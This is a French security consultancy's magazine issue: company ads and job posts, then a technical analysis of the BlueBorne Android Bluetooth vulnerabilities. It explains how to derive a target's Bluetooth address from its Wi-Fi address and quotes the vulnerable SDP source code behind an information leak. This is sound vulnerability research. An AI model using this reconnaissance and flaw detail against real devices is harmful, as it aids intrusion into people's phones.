xmco actu secu 48

we deliver security expertise since 2002

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO

Février 2018

Blueborne : la faille de l'année ?
Analyse détaillée des vulnérabilités et adaptation de l'exploit

Tests d'intrusion PCI DSS
Présentation des spécificités de ces tests dans le cadre d'environnements certifiés

Conférences
Hack.lu, BotConf, Brucon et Blackhat

Actualité du moment
Analyse des vulnérabilités KRACK et d'injection LDAP Joomla!

yum9me

Et toujours... **la revue du web et nos Twitter favoris !**

xmco®

we deliver security expertise since 2002

www.xmco.fr

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

xmco
we deliver security expertise since 2002

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants de chez XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **https://www.xmco.fr**

Nos services

Test d'intrusion

Mise à l'épreuve de vos réseaux, systèmes et applications par nos experts en intrusion. *Utilisation des méthodologies OWASP, OSSTMM, CCWAPSS.*

Audit de sécurité

Audit technique et organisationnel de la sécurité de votre Système d'Information. *Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley.*

Certification PCI DSS

Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.

Cert-XMCO® - Veille en vulnérabilités

Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information.

Cert-XMCO® - Serenety

Surveillance de votre périmètre exposé sur Internet.

Cert-XMCO® - Réponse à intrusion

Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware.

Vous êtes passionné par la sécurité informatique ?

Nous recrutons !

Indépendamment d'une solide expérience dans la sécurité informatique, les candidats devront faire preuve de sérieuses qualités relationnelles, d'un esprit de synthèse et d'une capacité à rédiger des documents de qualité. XMCO recherche avant tout des consultants équilibrés, passionnés par leur métier ainsi que par bien d'autres domaines que l'informatique.

Tous nos postes sont basés à Paris centre, dans nos locaux du 2ème arrondissement.

Retrouvez toutes nos annonces à l'adresse suivante :
https://www.xmco.fr/societe/recrutement/

Stagiaire / Analyste / Consultant junior CERT-XMCO

XMCO recrute des stagiaires/analystes/consultants juniors afin de participer aux activités du CERT-XMCO.

En tant qu'analyste au sein du CERT-XMCO, vous serez chargé de :
- Analyser les évènements identifiés par notre service Serenety afin de qualifier les alertes et d'informer nos clients
- Réaliser une veille quotidienne sur les vulnérabilités, les exploits et l'actualité de la sécurité informatique
- Participer à nos travaux de R&D et aux publications du cabinet (ActuSécu)
- Contribuer au développement des offres et services portés par le CERT-XMCO (service de veille, Portail XMCO, service Serenety)

Compétences requises :
- Forte capacité d'analyse et de synthèse
- Bonne qualité rédactionnelle (français et anglais)
- Connaissances techniques sécurité, réseau, système et applications
- Maitrise du langage Python

Consultant / Auditeur junior ou confirmé

XMCO recrute des consultants juniors et des consultants avec une expérience significative (2 à 3 ans minimum) pour **notre pôle audit** et **notre CERT**.

Compétences requises :
- Profil ingénieur
- Forte capacité d'analyse et de synthèse
- Connaissances techniques sécurité, réseau, système et applications
- Maîtrise d'un langage de programmation (Java, C) et d'un langage de scripting (Perl, Ruby, Python) et des méthodes de développement sécurisé OWASP
- Maîtrise des meilleures pratiques de sécurité pour les systèmes d'exploitation Windows/Unix et les équipements réseau
- Capacités relationnelles et rédactionnelles importantes
- Curieux, motivé et passionné par la sécurité informatique

Les consultants travaillent en équipe et en mode « projet ».
La rémunération est de type fixe + variable.

Consultant sécurité PCI QSA

XMCO recrute des consultants qui souhaitent se spécialiser dans les audits PCI DSS.

En tant que consultant au sein de l'équipe QSA, vous serez chargé :
- d'accompagner les clients dans leur projet de mise en conformité
- de réaliser des analyses d'écart PCI DSS
- d'accompagner les QSA sur des projets de certification
- d'encadrer des consultants lors de la réalisation de tests d'intrusion d'environnements certifiés
- d'améliorer/développer nos outils internes
- de rédiger des documentations
- de participer à la rédaction des publications du cabinet (ActuSecu)

Compétences requises pour ce poste :
- Profil ingénieur
- Maitrise du standard PCI DSS
- Expérience dans les audits techniques
- Certifié QSA ou possédant une expérience dans la mise en conformité PCI DSS (accompagnement, conseil, rédaction de documentations, mise en place de processus)
- Capacités relationnelles et rédactionnelles importantes
- Les consultants travaillent en équipe et en mode « projet ».

Stagiaire tests d'intrusion


Le cabinet XMCO propose un stage de fin d'études sur le thème de la sécurité informatique et des tests d'intrusion.

Les concepts suivants seront approfondis par le stagiaire sous la forme d'études, de travaux pratiques et d'une participation aux audits réalisés par les consultants XMCO :
- Veille en vulnérabilités Systèmes et Réseaux
- Les intrusions informatiques et les tests d'intrusion
- Les failles dans les applications Web et les web-services
- Les vulnérabilités des équipements mobiles
- Projets de développement internes encadrés
- Participation aux projets R&D du cabinet

Compétences requises pour nos stagiaires :
- Stage de fin d'études Ingénieur ou Master 2, Mastère spécialisé
- Motivation pour travailler dans le domaine du conseil et du service
- Connaissances approfondies parmi : Shell Unix, C, Java, JavaScript, SQL ainsi qu'un langage de scripting (Perl, Ruby ou Python)
- Connaissances de techniques de reconnaissance ou d'exploitation (exploits, scan, scripting, buffer overflow, sql injection...)
- Maîtrise des environnements Linux et Windows
- Capacités relationnelles et rédactionnelles importantes
- Bonne présentation et aptitudes réelles aux présentations orales

Le stage est prévu pour une durée de 5 mois minimum.

sommaire




Contact Rédaction : actu.secu@xmco.fr - Rédacteur en chef : Adrien GUINAULT - Direction artistique : Romain MAHIEU - Réalisation : Agence plusdebleu - Contributeurs : Antonin AUROY, Stéphane AVI, Etienne BAUDIN, William BOISSELEAU, Simon BUCQUET, Bastien CACACE, Romain CHASSAGNE, Charles DAGOUAT, Antoine DUMOUCHEL, Yann FERRERE, Elisabeth FRAISSE, Damien GERMONVILLE, Hadrien HOQUET, Yannick HAMON, Jean-Yves KRAPF, Thomas LIAIGRE, Rodolphe NEUVILLE, Stéphane MARCAULT, Julien MEYER, Clément MEZINO, Jean-Christophe PELLAT, Manu PONCET, Arnaud REYGNAUD, Julien SCHOUMACHER, Julien TERRIAC, Arthur VIEUX, David WEBER.

> BlueBorne : Analyse détaillée et adaptation de l'exploit

Avant Meltdown/Spectre et KRACK, l'année 2017 a aussi été marquée par Blueborne. Découverte par la société Armis, cette famille de vulnérabilités est devenue un des rares vecteurs de compromission affectant les principales implémentations Bluetooth depuis près de 10 ans. L'exploitation concrète de ces vulnérabilités a d'ailleurs été démontrée par la société Armis au travers de preuves de concept (PoC).

Tout au long de cet article technique, XMCO propose une analyse pas à pas des 2 principales vulnérabilités (CVE-2017-0785 et CVE-2017-0781) puis une méthode pour adapter l'exploit sur d'autres versions d'Android.

par William BOISSELEAU et Yann FERRERE



> Introduction

Le 12 septembre 2017, la société Armis divulgue de manière coordonnée avec les éditeurs Google, Microsoft, Apple et Linux une série de vulnérabilités affectant l'implémentation du protocole Bluetooth [REF1]. Cette série de vulnérabilités est regroupée sous le nom de Blueborne. En étudiant l'implémentation des différentes couches du protocole Bluetooth, ce ne sont pas moins de 8 vulnérabilités qui ont été identifiées par les chercheurs d'Armis, puis explicitées au sein de leur publication. Ces vulnérabilités permettent de dérober des informations sensibles et d'exécuter du code à distance sur les équipements implémentant un service Bluetooth vulnérable.

Quatre de ces vulnérabilités concernent le système Android de Google. Un exploit fonctionnel sur un tel système, massivement déployé à travers le monde, peut être très prisé par des personnes malveillantes. En effet, les téléphones Android ne sont aujourd'hui pas systématiquement mis à jour rapidement par les constructeurs.

Le 21 octobre 2017, la société Armis publie sur Github une preuve de concept ciblant le téléphone Google Pixel sous Android 7.1.2, avec un niveau de correctif d'août 2017 [REF2]. Cet exploit permet d'obtenir un shell inverse (reverse shell) sur le téléphone ciblé avec des privilèges élevés. Lors de sa publication, Armis annonçait que le code d'exploitation pouvait être adapté sur d'autres téléphones.

Nous avons souhaité revenir sur cet exploit Blueborne Android, qui n'a bénéficié que d'une couverture médiatique limitée, malgré la compromission quasi complète de l'équipement à laquelle il peut mener. Pour ce faire, nous décrirons tout d'abord les couches protocolaires Bluetooth concernées par les deux vulnérabilités utilisées par l'exploit Android d'Armis. Dans un deuxième temps, nous expliciterons en détail ces vulnérabilités. Enfin, nous proposerons une méthode permettant d'adapter l'exploit sur d'autres téléphones Android 7.1.2.

BlueBorne : Partie #1
Etat de l'art

> Partie #1 - Etat de l'art

Avant d'expliquer les vulnérabilités et l'exploit Blueborne Android associé, nous introduirons tout d'abord un bref rappel historique ainsi que les concepts du protocole Bluetooth, puis nous listerons, dans un second temps, les composants des couches matérielles et logicielles de la pile Bluetooth.

Enfin, nous décrirons des éléments fonctionnels des couches **SDP** (Service Discovery Protocol) et **BNEP** (Bluetooth network encapsulation protocol) qui sont concernées par les vulnérabilités publiques (respectivement **CVE-2017-0785** et **CVE-2017-0781**) expliquées dans la section suivante.

Historique du Bluetooth

Le Bluetooth est l'un des protocoles de communication sans fil les plus utilisés dans le monde. Destiné à des échanges de données entre deux périphériques sur de courtes distances, il est, dans certains cas, préféré à d'autres protocoles tels que le Wi-Fi. En effet, bien qu'ayant une courte portée ainsi qu'un débit relativement bas comparé au Wi-Fi, sa faible consommation énergétique lui a permis de s'imposer dans les communications impliquant des équipements avec une autonomie limitée. De plus, le déploiement du Bluetooth sur l'intégralité des smartphones, associé au large panel de périphériques connectés via ce protocole (casques, imprimantes, souris, claviers, etc.) a largement participé à l'essor de cette technologie.

La norme Bluetooth a été créée en 1994 par la société suédoise Ericsson. Celle-ci est renforcée en 1998 par la création d'un groupe d'intérêt rassemblant de grands groupes tels qu'IBM, Microsoft, Apple et Intel. De ce groupe, baptisé "Bluetooth Special Interest Group" (Bluetooth SIG), sort, en 1999, la version 1.0 du protocole Bluetooth. En 2010, la version 4.0 du Bluetooth est un réel tournant dans l'histoire de cette technologie de par l'introduction du Bluetooth Low Energy. Cette évolution permet la mise en place d'une version à basse consommation du Bluetooth, permettant ainsi sa démocratisation au sein des appareils connectés. Aujourd'hui normalisé à la version 5.0 (publiée en 2016), le protocole Bluetooth offre un débit théorique de 2Mo/s sur la bande de fréquence des 2.4GHz.

Fonctionnement du Bluetooth

La pile Bluetooth est composée de plusieurs couches à la manière de la pile TCP/IP, utilisée dans toutes communications impliquant le protocole IP (tel que HTTP ou FTP). Ce principe de pile (ou stack en anglais) implique que chaque couche dépend de celle qui lui est directement inférieure. L'implémentation des différentes couches au sein de chaque équipement permet ainsi d'assurer la bonne transmission des données.




Figure 1 - Structure de la pile Bluetooth simplifiée

La pile Bluetooth est notamment séparée en deux sections distinctes : un composant matériel d'une part et une implémentation logicielle du protocole d'autre part.

Pile matérielle du Bluetooth

L'implémentation de la pile matérielle est réalisée par les différents fournisseurs d'émetteurs/récepteurs Bluetooth. Son rôle est de mettre en place l'équivalent des couches physiques et de liaison des données, présentes au sein du modèle OSI (couches 1 et 2). Dans un premier temps, la couche la plus basse (couche radio) permet la diffusion des données via les ondes radio. La validation de la bonne transmission de ces données est ensuite réalisée par la couche bande de base (baseband en anglais). On retrouve ensuite les couches de contrôle (link controller) et de gestion des liens (link manager). Leur rôle est d'établir et de maintenir les connexions entre les équipements, imposées par les couches logicielles de la pile Bluetooth.

Liaison HCI

Le protocole **HCI** (Host-Controller interface) permet d'assurer une communication entre la section matérielle et la section logicielle. Ce protocole est commun à tous les constructeurs de composants Bluetooth et aux développeurs de systèmes d'exploitation. Son utilisation permet la compatibilité entre les équipements faisant appel au protocole Bluetooth, quels que soient le composant matériel et le système d'exploitation utilisé.

Pile logicielle du Bluetooth

Une pile logicielle est implémentée par le système d'exploitation. Cette partie logicielle a pour objectif de permettre l'utilisation du Bluetooth par les applications. Chaque système d'exploitation implémente sa propre pile logicielle. La pile logicielle BlueZ est, par exemple, utilisée pour Linux, ou encore Bluedroid pour Android. En plus d'appliquer les spécifications relatives au bon fonctionnement du protocole, ces systèmes d'exploitation doivent également s'assurer de la bonne implémentation du protocole HCI évoqué précédemment.

La couche la plus basse au sein de cette pile logicielle est la couche **L2CAP**. Elle permet d'interagir directement avec la partie matérielle via le protocole HCI. Son utilisation permet également la gestion des connexions aux services appropriés, proposés au sein des couches supérieures.

Les couches supérieures à L2CAP permettent la mise en place de services variés. Les services associés à ces couches logicielles sont nécessaires au bon fonctionnement des applications qui peuvent être proposées par un équipement Bluetooth. Par exemple, la couche SDP permet de récupérer les différentes caractéristiques de l'ensemble des services proposés par l'équipement.

Enfin, à l'instar du modèle OSI, la couche la plus haute de cette pile est la couche applicative. Cette couche correspond aux services Bluetooth utilisés au sein des applications avec lesquels l'utilisateur peut interagir.

Mécanismes Bluetooth associés à la faille Blueborne

D'un point de vue sécurité, le Bluetooth ne fait pas exception à la règle et est sujet à son lot de vulnérabilités. En septembre 2017, la société Armis a révélé la découverte de 8 vulnérabilités, regroupées sous le nom de Blueborne. Ces failles de sécurité impactent les piles logicielles Bluetooth implémentées par les principaux systèmes d'exploitation (Windows, Linux, Android et iOS). Les risques induits par ces différentes vulnérabilités vont de la possibilité de réaliser des attaques d'interception de type "Man In The Middle", jusqu'à l'exécution de code à distance, en passant par le vol d'informations.

Après avoir informé les sociétés impactées par ces vulnérabilités Blueborne, la société Armis a publié un article contenant les détails techniques relatifs à chacune de ces failles de sécurité.

Avant d'en expliquer les causes et effets, il est nécessaire de souligner à quel point l'implémentation du protocole Bluetooth peut être complexe, comme l'a souligné Armis. Si l'on compare les spécifications des standards Wi-Fi et Bluetooth, on constate que là où les spécifications liées au Wi-Fi ne cumulent "que" 450 pages, celles liées au Bluetooth en comptent 2 822 !

Cette complexité est sans nul doute l'une des causes du défaut d'analyse des implémentations de ce protocole. Ainsi, différentes vulnérabilités peuvent être découvertes en fonction des piles logicielles Bluetooth auditées.

Dans le cadre de cet article, nous allons nous focaliser sur les deux vulnérabilités référencées CVE-2017-0785 et CVE-2017-0781 impactant Android. Nous présentons ci-après les mécanismes Bluetooth associés à ces deux vulnérabilités.

 # Établissement d'une connexion entre deux équipements

L'un des prérequis pour l'exploitation des vulnérabilités Blueborne est de toute évidence que le Bluetooth soit activé sur le téléphone ciblé. Cependant, il est important de distinguer l'activation du Bluetooth du mode de découverte.

L'établissement d'une connexion entre deux équipements Bluetooth nécessite de se situer dans la zone d'émission et de réception du composant Bluetooth. Il est également nécessaire de connaître l'adresse MAC (BDADDR) de l'équipement destinataire.

Cette adresse unique est diffusée lors de l'activation du mode de découverte. Ce mode permet ainsi aux périphériques présents aux alentours d'établir une connexion. Cependant, le mode découverte n'est pas activé par défaut et nécessite d'être activé manuellement par l'utilisateur.

Lorsqu'un équipement est connecté à un autre en Bluetooth, des paquets sont logiquement échangés entre eux. Malgré le fait que ces paquets soient chiffrés, un en-tête non chiffré est associé à chaque paquet. Cet en-tête contient suffisamment d'informations pour récupérer l'adresse MAC du destinataire du paquet.

Ainsi, une première technique pour identifier une adresse MAC Bluetooth sans que le mode découverte soit activé consiste à se trouver dans la zone d'émission de l'équipement et d'écouter le trafic Bluetooth émis entre celui-ci et un équipement pairé (par exemple une oreillette Bluetooth). Cette première solution nécessite néanmoins que l'équipement ciblé soit pairé et échange des données avec un autre.

Une seconde méthode consiste à récupérer l'adresse MAC de la carte Wi-Fi de sa victime. Cette information peut être récupérée en écoutant cette fois-ci les paquets émis via le protocole Wi-Fi, l'adresse MAC étant transmise de manière non chiffrée. Dès lors, il est possible de calculer l'adresse MAC Bluetooth par un décalage de 1 sur le dernier chiffre de l'adresse MAC Wi-Fi (règle usuellement appliquée par les constructeurs sur les téléphones mobiles).




Figure 2 - Calcul de l'adresse MAC Bluetooth à partir de l'adresse MAC Wi-Fi d'un smartphone

 # Couche L2CAP

La couche **L2CAP** est directement en interaction avec le composant matériel Bluetooth via le protocole HCI. Elle permet la gestion des connexions aux différents services proposés par un équipement.

Afin de prolonger le parallèle avec la pile TCP/IP, cette couche pourrait être comparée à l'implémentation du protocole TCP (couche de transport du modèle OSI). En effet, les données sont transmises via une logique "orientée connexion" sur la couche L2CAP. Une connexion via cette couche permet de s'assurer de la bonne transmission des données (Asynchronous Connection-Oriented Logical transport).

L'accès à un service en particulier est réalisé au travers de cette couche via notamment l'utilisation d'un PSM (Protocol/Service Multiplexer). Cet identifiant numérique peut être comparé à un numéro de port, au sens du protocole TCP.

Ainsi, lors d'une tentative de connexion à un service donné, une requête de connexion est envoyée à la couche L2CAP. Cette requête contient notamment le PSM associé au service ciblé. Dans le cas où cette requête est valide, une connexion directe à ce service est alors créée entre les deux équipements.

Via la création de cette connexion entre l'équipement et le service, des données relatives à la configuration des deux parties peuvent alors être négociées (envoi de requêtes L2CAP_ConfReq et L2CAP_ConfResp).

 # Couche SDP

La couche **SDP** est présente au sein de toutes les piles Bluetooth. Située au-dessus de la couche L2CAP, son objectif est de permettre à tout équipement d'être interrogé afin de découvrir les services et applications qu'il propose.

Chacun de ces services possède un identifiant unique UUID (Universal Unique Identifiers). Ainsi, la couche SDP permet à un équipement de transmettre une requête SDP dans le but d'obtenir les différents UUID des services proposés.

De plus, la couche SDP permet d'obtenir le PSM associé à un UUID de service donné. Grâce à cela, un équipement est en mesure d'établir une connexion à un service découvert, en transmettant ce PSM au sein d'une requête de connexion à la couche L2CAP.

« En septembre 2017, la société Armis a révélé la découverte de 8 vulnérabilités, regroupées sous le nom de Blueborne. Ces failles de sécurité impactent les piles logicielles Bluetooth implémentées par les principaux systèmes d'exploitation (Windows, Linux, Android et iOS) »

Par exemple, l'établissement d'une communication vers la couche ATT (Attribute Protocol), qui permet de définir les modalités de transfert de données via Bluetooth Low Energy, passe dans un premier temps par la couche SDP. En effet, en transmettant l'UUID ATT (0x0007) au serveur SDP, le client reçoit en retour l'identifiant PSM correspondant. Cet identifiant peut ensuite être transmis à la couche L2CAP, afin d'établir une communication directe avec le service ATT.

C'est au sein de l'implémentation de cette couche du système Android que la vulnérabilité de vol d'informations, référencée CVE-2017-0785, a été identifiée.

 # Couche BNEP

La couche **BNEP** permet la transmission de paquets Ethernet via une connexion établie par la couche L2CAP. Elle est majoritairement utilisée afin de partager sa connexion Internet via le Bluetooth (fonctionnalité aussi appelée tethering).

En plus de cette fonctionnalité d'encapsulation, la couche BNEP permet la transmission de "messages de contrôle" (control message). Ces messages sont utilisés pour créer un réseau local par le biais du Bluetooth (Personnal Area Network) et de l'orchestrer.




Figure 3 - Encapsulation d'un paquet Ethernet via un paquet L2CAP

C'est au sein du traitement des messages de contrôle qu'a été identifiée la vulnérabilité référencée CVE-2017-0781 permettant l'exécution de code à distance sur Android.

> Partie #2 - Analyse des deux vulnérabilités permettant la prise de contrôle à distance d'un téléphone sous Android

Les chercheurs d'Armis n'ont pas seulement identifié des vulnérabilités sur l'implémentation du protocole Bluetooth ; des exploits ont également été publiés.

L'un de ces exploits Blueborne concerne Android. Il nécessite l'enchainement de deux vulnérabilités publiques, référencées CVE-2017-0785 et CVE-2017-0781. Avant d'expliquer l'exploit en lui-même, nous présentons ci-après l'origine de ces deux vulnérabilités.

Par ailleurs, l'intégralité des sources du code de la pile Bluetooth d'Android auxquelles nous ferons référence tout au long de cette section, est accessible publiquement sur Internet [REF3].

Vulnérabilité de vol d'informations (CVE-2017-0785)

Nous aborderons tout d'abord la vulnérabilité CVE-2017-0785 qui permet de dérober des informations au sein de la mémoire du téléphone vulnérable. Cette vulnérabilité exploite un défaut d'implémentation dans le traitement des requêtes de type SDP de la pile Bluetooth. En forgeant spécifiquement une série de paquets SDP, l'attaquant est en mesure d'exploiter un sous-passement d'entier (Integer underflow), et de récupérer des données provenant du processus Bluetooth.

Mode continuation state de la couche SDP

La vulnérabilité référencée CVE-2017-0785 permet à un attaquant de dérober une portion de la pile du processus Bluetooth. Affectant la couche SDP d'Android, la CVE-2017-0785 intervient lorsqu'un équipement malveillant interroge un service donné. Le client requête un service identifié grâce à un identifiant UUID. Deux services différents retournent des réponses de tailles différentes. Ce concept est primordial pour la compréhension de la vulnérabilité.

Durant l'établissement de la communication entre deux équipements sur la couche L2CAP, la configuration des modalités d'échanges entre le client et le serveur SDP est négociée. La valeur de la MTU (Maximum Transimission Unit) est notamment définie. Cette variable correspond à la taille maximum des paquets en réponse à une requête SDP.

Lorsqu'une réponse complète est supérieure à la MTU, le serveur SDP répond par des requêtes nommées SDP continuation.




Figure 4 - Requêtes et réponses SDP avec continuations légitimes

Chaque fragment de réponse est transmis au client, complété d'une variable nommée cont_offset. Cette variable spécifie au client la quantité de données qui a été transmise jusqu'à présent.

Pour recevoir les fragments de réponse restants, le client SDP doit renvoyer la requête initiale, en y ajoutant la variable cont_offset qui lui a été retournée par le serveur SDP. Dès lors, le serveur SDP répond par le fragment suivant de la même manière, jusqu'à ce que l'ensemble de la réponse ait été transmise au client.

« L'un de ces exploits concerne Android. Il nécessite l'enchainement de deux vulnérabilités publiques, référencées CVE-2017-0785 et CVE-2017-0781 »

Le code suivant implémente le traitement des requêtes SDP et la fragmentation de la réponse complète.

```
1  /* Check if this is a continuation request */
2  if (*p_req)
3      {
4
5  [...]
6
7      if (cont_offset != p_ccb->cont_offset) {
8          sdpu_build_n_send_error(p_ccb, trans_num, SDP_INVALID_CONT_STATE,
9                                  SDP_TEXT_BAD_CONT_INX);
10         return;
11     }
12
13 rem_handles = num_rsp_handles - cont_offset; /* extract the remaining handles */
14 }
15
16 [...]
17
18 /* Calculate how many handles will fit in one PDU */
19 cur_handles = (UINT16)((p_ccb->rem_mtu_size - SDP_MAX_SERVICE_RSPHDR_LEN) / 4);
20     if (rem_handles <= cur_handles)
21         cur_handles = rem_handles;
22     else /* Continuation is set */
23     {
24         p_ccb->cont_offset += cur_handles;
25         is_cont = TRUE;
26     }
27
28 [...]
29
30 for (xx = cont_offset; xx < cont_offset + cur_handles; xx++)
31     UINT32_TO_BE_STREAM (p_rsp, rsp_handles[xx]);
```


